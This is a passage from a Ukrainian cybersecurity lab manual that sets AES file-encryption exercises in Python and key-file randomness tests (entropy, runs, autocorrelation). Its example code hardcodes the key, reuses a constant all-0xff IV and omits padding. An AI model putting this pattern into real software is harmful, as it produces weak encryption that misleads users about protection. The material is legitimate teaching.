5. Коврижных, А.Ю. Основы алгоритмизации и программирования: практикум : [учеб.-метод. пособие]. В 2 ч. Ч. 1. Задачи и упражнения / А. Ю. Коврижных, Е. А. Конончук, Г. Е. Лузина. — Урал. федер. ун-т. — Екатеринбург : Изд-во Урал. ун-та, 2016. — 52 с.
6. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Лабораторна робота №8
ІМПЛЕМЕНТАЦІЯ ОПЕРАЦІЇ БЛОКОВОГО СИМЕТРИЧНОГО ШИФРУВАННЯ ФАЙЛІВ

Мета роботи — набути практичні навички використання мови програмування Python для створення програм, які призначені для здійснення блокового симетричного шифрування інформації.

Стисла теоретична довідка

Використання блокових симетричних криптоалгоритмів сьогодні є невід'ємною частиною більшості систем захисту інформації. Такі криптоалгоритми дозволяють перешкодити неавторизованим користувачам (у яких немає криптографічного ключа) переглядати дані, що передаються. У мові програмування Python криптоалгоритми реалізовані в сучасному криптографічному модулі PyCryptodome, який не входить до стандартної бібліотеки та має бути встановлений додатково. Імпорт модуля PyCryptodome виконується за допомогою інструкції import Cryptodome.

Для того, щоб виконати шифрування інформації за допомогою модуля Cryptodome необхідно насамперед створити об'єкт шифру за допомогою конструктора

Crypto.Cipher.<algorithm>.new(key, mode, *, iv=None)

де key (bytes) — криптографічний ключ;
mode — режим шифрування: доступні режими ECB, CBC, CFB, OFB, CTR, OPENPGP, CCM, EAX, GCM, SIV, OCB;
iv (bytes) — вектор ініціалізації: шматочок даних, які є непередбачуваними для противника. Довжина даних відповідає розміру блоку. Якщо дані не введені, бібліотека генерує випадкові дані.

Шифрування даних виконується за допомогою методу encrypt() у той час, як розшифрування може бути здійснено за допомогою метода decrypt().

Розглянемо приклад програми, яка виконує шифрування та розшифрування файла за допомогою криптоалгоритма AES у режимі CBC.

```
from Cryptodome.Cipher import AES
key=b'Hello World!!!!!' #Довжина ключа складає 16 байт = 128 біт
iv=b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff'
cipher = AES.new(key, AES.MODE_CBC,iv)
BUF_SIZE=16
with open('D:\\1\\virus.exe', 'rb') as f, open('D:\\1\\virus.enc', 'wb') as f1:
    while True:
        data = f.read(BUF_SIZE)
        if not data:
            break
        ciphertext = cipher.encrypt(data)
```

```
        f1.write(ciphertext)
cipher = AES.new(key, AES.MODE_CBC,iv)
with     open('D:\\1\\virus.enc',     'rb')     as     f,
open('D:\\1\\virus1.exe', 'wb') as f1:
    while True:
        ciphertext = f.read(BUF_SIZE)
        if not ciphertext:
            break
        data = cipher.decrypt(ciphertext)
        f1.write(data)
```

Робота в лабораторії

1. Створити програму мовою програмування Python із користувацьким інтерфейсом на основі модуля tkinter, яка призначена для шифрування інформації блоковим симетричним криптоалгоритмом AES. У програмі мають бути реалізовані наступні функціональні можливості:
   a. введення пароля;
   b. вибір користувачем файлу, який має бути зашифрований;
   c. знаходження значення хеш-функції пароля (тип криптографічної хеш-функції обирається студентом самостійно). Обчислене значення хеш-функції пароля має виступати в якості ключа криптоалгоритма;
   d. вектор ініціалізації має бути обраний випадково і збережений напочатку зашифрованого файла або має бути частиною значення хеш-функції пароля;
   e. шифрування обраного користувачем файла та його збереження у зашифрованому вигляді. Для шифрування має бути використаний криптоалгоритм та режим його роботи згідно до варіанту (табл. 8.1.);
   f. у програмі має бути реалізовано можливість розшифрування зашифрованих файлів.
2. В програмі має бути імплементовано додаткове завдання згідно до варіанта (табл. 8.1.).
3. Розроблена програма має бути протестована на файлах-зразках.

Таблиця 8.1.

№	Крипто-алгоритм, режим шифрування	Додат-кові зав-дання	№	Крипто-алгоритм, режим шифрування	Додат-кові зав-дання	№	Крипто-алгоритм, режим шифрування	Додат-кові зав-дання
1	AES-128, CBC	3	11	AES-192, CFB	1	21	AES-256, OFB	5
2	AES-192, CFB	5	12	AES-256, OFB	4	22	AES-128, CBC	3
3	AES-256, OFB	1	13	AES-128, OFB	5	23	AES-192, CFB	4
4	AES-128, OFB	2	14	AES-192, CFB	3	24	AES-256, OFB	2
5	AES-192, CFB	4	15	AES-256, CBC	2	25	AES-128, OFB	1
6	AES-256, CBC	1	16	AES-128, CFB	1	26	AES-192, CFB	4

7	AES-128, CFB	2	17	AES-192, CBC	2	27	AES-256, CBC	2
8	AES-192, CBC	3	18	AES-256, OFB	4	28	AES-128, CFB	3
9	AES-256, OFB	4	19	AES-128, CBC	3	29	AES-192, CBC	1
10	AES-128, CBC	5	20	AES-192, CFB	5	30	AES-256, OFB	5

Додаткові завдання:

1. У програмі має бути імплементовано режим шифрування всіх файлів у директорії.
2. Програма має підраховувати час, витрачений на шифрування файла.
3. Програма має підраховувати бітову статистику (кількість одиниць та нулів) файлу до та після шифрування.
4. Користувачеві має бути надана можливість введення вектору ініціалізації, або його автоматична генерація під час шифрування та розшифрування файла.
5. Програма має надавати можливість перевірки якості використаного користувачем пароля.

Контрольні запитання

1. Що називається криптографічним захистом інформації та яка його мета?
2. Як класифікуються криптографічні алгоритми?
3. Як криптографічне перетворення інформації має змінювати її статистику?
4. Як зміна одного кванта інформації у відкритому тексті має впливати на шифротекст при високій якості криптографічного перетворення?
5. Які блокові симетричні криптоалгоритми Вам відомі?
6. Що називається режимом шифрування за допомогою блокового симетричного криптоалгоритму? Назвіть відомі Вам режими шифрування та коротко охарактеризуйте кожен з них.
7. Що називається вектором ініціалізації? Які вимоги висуваються до векторів ініціалізації?
8. Охарактеризуйте основні можливості модуля PyCryptodome мови програмування Python.
9. Яким чином за допомогою засобів мови програмування Python може бути виконано шифрування певного рядка? Наведіть конкретний план дій.
10. Яким чином за допомогою засобів мови програмування Python може бути виконано шифрування файла? Наведіть конкретний план дій.

Рекомендована література

1. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002, 816 с.
2. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.

3. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
4. Matthes, E. Python Crash Course: A Hands-On, Project-Based Introduction to Programming / Matthes E. — No Starch Press, 2015. — 560 p.
5. Саммерфилд М. Программирование на Python 3. Подробное руководство / М. Саммерфилд Символ-Плюс, 2009. — 608 с.
6. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Лабораторна робота №9
ДОСЛІДЖЕННЯ ЯКОСТІ КЛЮЧОВИХ ФАЙЛІВ

Мета роботи — набути практичні навички використання критеріїв стохастичної якості ключових файлів та їх імплементації за допомогою мови програмування Python.

Стисла теоретична довідка

Відомо, що навіть правильно обраний пароль не забезпечує раціональне використання криптографічної стійкості сучасних криптоалгоритмів, наприклад, AES. Для вирішення даної проблеми раціональним є використання ключових файлів.

Ключовий файл — ключ криптографічного алгоритму, який було збережено у вигляді файлу. В якості ключових файлів можуть бути використані зображення, музичні файли, відеофайли та інші.

До ключових файлів висувається низка критеріїв стохастичної якості, серед яких слід виділити найголовніші:

1. Критерій максимізації інформаційної ентропії ключового файла. Інформаційною ентропією називається середня кількість інформації $H(A)$, що припадає на один символ алфавіту, яка визначається шляхом усереднення $\log_2 p(a_i)$ по всій множині (обсягу) алфавіту $\{a_i\}$

$$H(A) = M\{-\log_2 p(a_i)\} = -\sum_{i=1}^{m} p(a_i)\log_2 p(a_i)\,. \qquad (9.1)$$

2. Критерій випадкового зовнішнього вигляду графіку бітової послідовності файла та критерій рівномірності її гістограми.

3. Критерій випадкового вигляду розподілу послідовності даних файла на площині. На полі розміром $2^r \times 2^r$ (r — розрядність чисел досліджуваної послідовності даних) наносяться точки з координатами (x_i, x_{i+1}), де x_i — елементи досліджуваної послідовності x. Далі аналізується отримана картина. Якщо між елементами послідовності відсутні залежності, то точки на полі розташовані хаотично. Якщо на полі присутні залежності, спостерігаються «візерунки» — послідовність не є випадковою. Для послідовностей великої довжини хорошим результатом є абсолютно чорне поле.

4. Критерій монотонності. Даний критерій дозволяє оцінити рівномірність розподілу символів в досліджуваній послідовності на основі аналізу довжин ділянок незростання і неспадання елементів послідовності. Досліджувана послідовність графічно представляється у вигляді ділянок незростання і неспадання, що йдуть одна за одною та не перетинаються. У послідовності, чиї статистичні властивості близькі до властивостей істинно випадкової послідовності, ймовірність появи ділянки незростання (неспадання) певного розміру залежить від її довжини: чим більшою є довжина, тим менше ймовірність появи. В іншому випадку послідовність не є випадковою.

5. Критерій серій. Даний критерій дозволяє оцінити рівномірність розподілу символів в досліджуваній послідовності на основі аналізу частоти появи нулів і одиниць, а також серій, що складаються з k-біт. Правило побудови: в бітовому поданні досліджуваної послідовності підраховується, скільки разів зустрічаються нулі, одиниці, серії-двійки (00, 01, 10, 11), серії-трійки (000, 001, 010, 011, 100, 101, 110, 111) і т.д. Отримані результати представляються в графічному вигляді. У послідовності, чиї статистичні властивості близькі до властивостей істинно випадкової послідовності, розкид між числом появ нулів і одиниць, між числом появ серій кожного виду для заданого k повинен прямувати до нуля. В іншому випадку послідовність не є випадковою.

6. Критерій мінімізації бічного пелюстка бітової автокореляційної функції. Автокореляційна функція — залежність взаємозв'язку між функцією (бітовою послідовністю) і її зсунутою копією від величини часового зсуву. Для двійкових послідовностей автокореляційна функція обчислюється за наступною формулою

$$K_C(\tau) = \frac{1}{n}\sum_{i=0}^{n-1} c_i c_{i-\tau} \,. \qquad (9.2)$$

де елементи вихідної послідовності $C = \{c_i\}$ мають бути уявлені над алфавітом $\{+1, -1\}$ за допомогою наступного однозначного відображення $0 \to 1, 1 \to -1$.

Робота в лабораторії

Задача 1. Створити програму з користувацьким інтерфейсом на основі модуля tkinter, яка виконуватиме наступні дії:

a. за допомогою діалогових вікон відкриття файла програма має запрошувати у користувача шлях до файла;
b. після отримання шляху до файла програма має підраховувати його інформаційну ентропію та перевіряти послідовність файла на відповідність критеріям стохастичної якості згідно до варіанту (табл. 9.1.).

Заготувати декілька типових файлів (достатньої довжини) заданих згідно до варіанту розширень (табл. 9.1.). Застосувати створену програму до заготовлених файлів. Провести ґрунтовну оцінку їх стохастичної якості, і зробити ґрунтовний порівняльний аналіз можливостей їх використання в якості ключових файлів.

Таблиця 9.1.

№	Тип файла 1	Тип файла 2	Набір критеріїв	№	Тип файла 1	Тип файла 2	Набір критеріїв
1	exe	txt	2,5,6	16	txt	bin	2,3,4
2	msi	doc	3,4,5	17	doc	tmp	2,3,5
3	xls	dll	2,3,6	18	exe	xls	2,4,5
4	mp3	flv	3,4,6	19	flv	msi	3,5,6

5	pdf	jpg	2,4,6	20	pdf	avi	4,5,6
6	avi	cmd	2,3,4	21	dll	cmd	2,5,6
7	tiff	py	2,3,5	22	py	com	3,4,5
8	cpp	bmp	2,4,5	23	cpp	mp3	2,3,6
9	bin	ini	3,5,6	24	rar	ini	3,4,6
10	bat	mkv	4,5,6	25	jpg	bat	2,4,6
11	tmp	html	2,5,6	26	html	tiff	2,3,4
12	m	com	3,4,5	27	mkv	m	2,3,5
13	rar	docm	2,3,6	28	docm	7zip	2,4,5
14	tex	7zip	3,4,6	29	gz	tex	3,5,6
15	gz	php	2,4,6	30	php	tiff	4,5,6

Задача 2. Доповнити програму шифрування даних криптоалгоритмом AES, яка була створену у Лабораторній роботі №8 наступними функціональними модальностями:

a. програма має підтримувати можливості використання ключових файлів;
b. користувачеві має бути надана можливість розрахунку інформаційної ентропії та застосування набору критеріїв стохастичної якості згідно до варіанту (табл. 9.1.) до відкритого тексту, шифротексту, обраного ключового файла.

Зробити ґрунтовні висновки щодо зміни стохастичної якості подання інформації, що шифрується криптографічними алгоритмами.

Контрольні запитання

1. Що, на вашу думку, при використанні блокових симетричних криптоалгоритмів безпечніше — паролі або ключові файли?
2. Які файли можуть бути рекомендовані для використання в якості ключових?
3. Наведіть відомі Вам критерії стохастичної якості.
4. Як можливо виміряти кількість інформації за формулою Хартлі? Для яких джерел повідомлень вона є вірною?
5. Як визначається кількість інформації у певному символі, що виданий джерелом повідомлень?
6. Дайте визначення ентропії. За допомогою якої формули вона визначається чисельно?
7. Наведіть основні властивості ентропії як математичної функції.
8. Що є одиницею виміру ентропії?
9. У яких випадках ентропія дорівнює нулю? Коли ентропія приймає максимальні значення?
10. Запишіть формулу надмірності.

Рекомендована література

1. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002. — 816 с.

2. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
3. Federal Information Processing Standards (FIPS) Publication 180-2, Secure Hash Standard (SHS), U.S. DoC/NIST, August 1, 2002.
4. Мазурков, М.І. Основи теорії передавання інформації / М.І. Мазурков — Одеса: Наука і Техніка , 2005, с. 168 — ISBN 966-8335-08-2.
5. Иванов, М.А. Теория, применение и оценка качества генераторов псевдослучайных последовательностей / М.А. Иванов, И.В. Чугунков. — М.: КУДИЦ-ОБРАЗ, 2003. — 240 с.
6. Хорев, П.Б. Методы и средства защиты информации в компьютерных системах / П.Б. Хорев. — М., Издательский центр «Академия», 2005. — 256 с.
7. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.
8. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

ЛІТЕРАТУРА

Основна література.

1. С.Е. Остапов, С.П. Євсеєв, О.Г. Король. Кібербезпека : сучасні технології захисту. Навчальний посібник для студентів вищих навчальних закладів. / С. Е. Остапов, С. П. Євсеєв, О.Г. Король. – Львів: «Новий Світ- 2000», 2020 . – 678 с.
2. Технології захисту інформації [Електронний ресурс] : підручник для студ. спеціальності 122 «Комп'ютерні науки», спеціалізацій «Інформаційні технології моніторингу довкілля», «Геометричне моделювання в інформаційних системах» / Ю. А. Тарнавський; КПІ ім. Ігоря Сікорського. – Електронні текстові дані (1 файл: 2,04 Мбайт). – Київ : КПІ ім. Ігоря Сікорського, 2018. – 162 с.
3. Інформаційна безпека : навч. посібник / Ю. Я. Бобало, І. В. Горбатий, М. Д. Кіселичник, А. П. Бондарєв, С. С. Войтусік, А. Я. Горпенюк, О. А. Нємкова, І. М. Журавель, Б. М. Березюк, Є. І. Яковенко,В. І. Отенко, І. Я. Тишик; за заг. ред. д-ра техн. наук, проф. Ю. Я. Бобала та д-ра техн. наук, доц. І. В. Горбатого. – Львів : Видавництво Львівської політехніки, 2019. – 580 с. ISBN 978-966-941-339-0
4. Саммерфилд М. Программирование на Python 3. Подробное руководство. – Пер. с англ. – СПб.: Символ Плюс, 2009. – 608 с., ил. ISBN: 978 5 93286 161 5
5. Изучаем программирование на Pyton / Пол Бэрри ; [пер. с англ. М.А.Райтман], − Москва : Издательство «Э», 2017. − 624 с. : ил. – (Мировой компьютерный бестселлер)
6. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Додаткова література

7. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002. — 816 с.
8. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
9. Federal Information Processing Standards (FIPS) Publication 180-2, Secure Hash Standard (SHS), U.S. DoC/NIST, August 1, 2002.
10. Хорев, П.Б. Методы и средства защиты информации в компьютерных системах / П.Б. Хорев. — М., Издательский центр «Академия», 2005. — 256 с.
11. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.

12. НД ТЗІ 1.1-003-99. Термінологія в галузі захисту інформації в комп’ютерних системах від несанкціонованого доступу: - Чинний від 1999-04-28. –К.: Нормативний документ. Системи технічного захисту інформації. 1999. – 20 с.
13. Указ Президента України Про рішення Ради національної безпеки і оборони України від 27 січня 2016 року "Про Стратегію кібербезпеки України"
14. Указ Президента України Про рішення Ради національної безпеки і оборони України від 14 вересня 2020 року "Про Стратегію національної безпеки України"
15. Постанова Кабінету Міністрів України від 5 серпня 2020 р. № 695 Київ Про затвердження Державної стратегії регіонального розвитку на 2021-2027 роки
16. Постанова Кабінету Міністрів України від 19 червня 2019 р. № 518 Київ Про затвердження Загальних вимог до кіберзахисту об’єктів критичної інфраструктури
17. Закон України Про основні засади забезпечення кібербезпеки України
18. Указ Президента України Про рішення Ради національної безпеки і оборони України від 29 грудня 2016 року «Про Доктрину інформаційної безпеки України»
19. Закон України Про інформацію
20. Закон України Про захист інформації в інформаційно-телекомунікаційних системах
21. Закон України Про захист персональних даних
22. Закон України Про електронні довірчі послуги
23. Закон України Про доступ до публічної інформації
24. Електрона бібліотека ОДЕКУ www.library–odeku.16mb.comд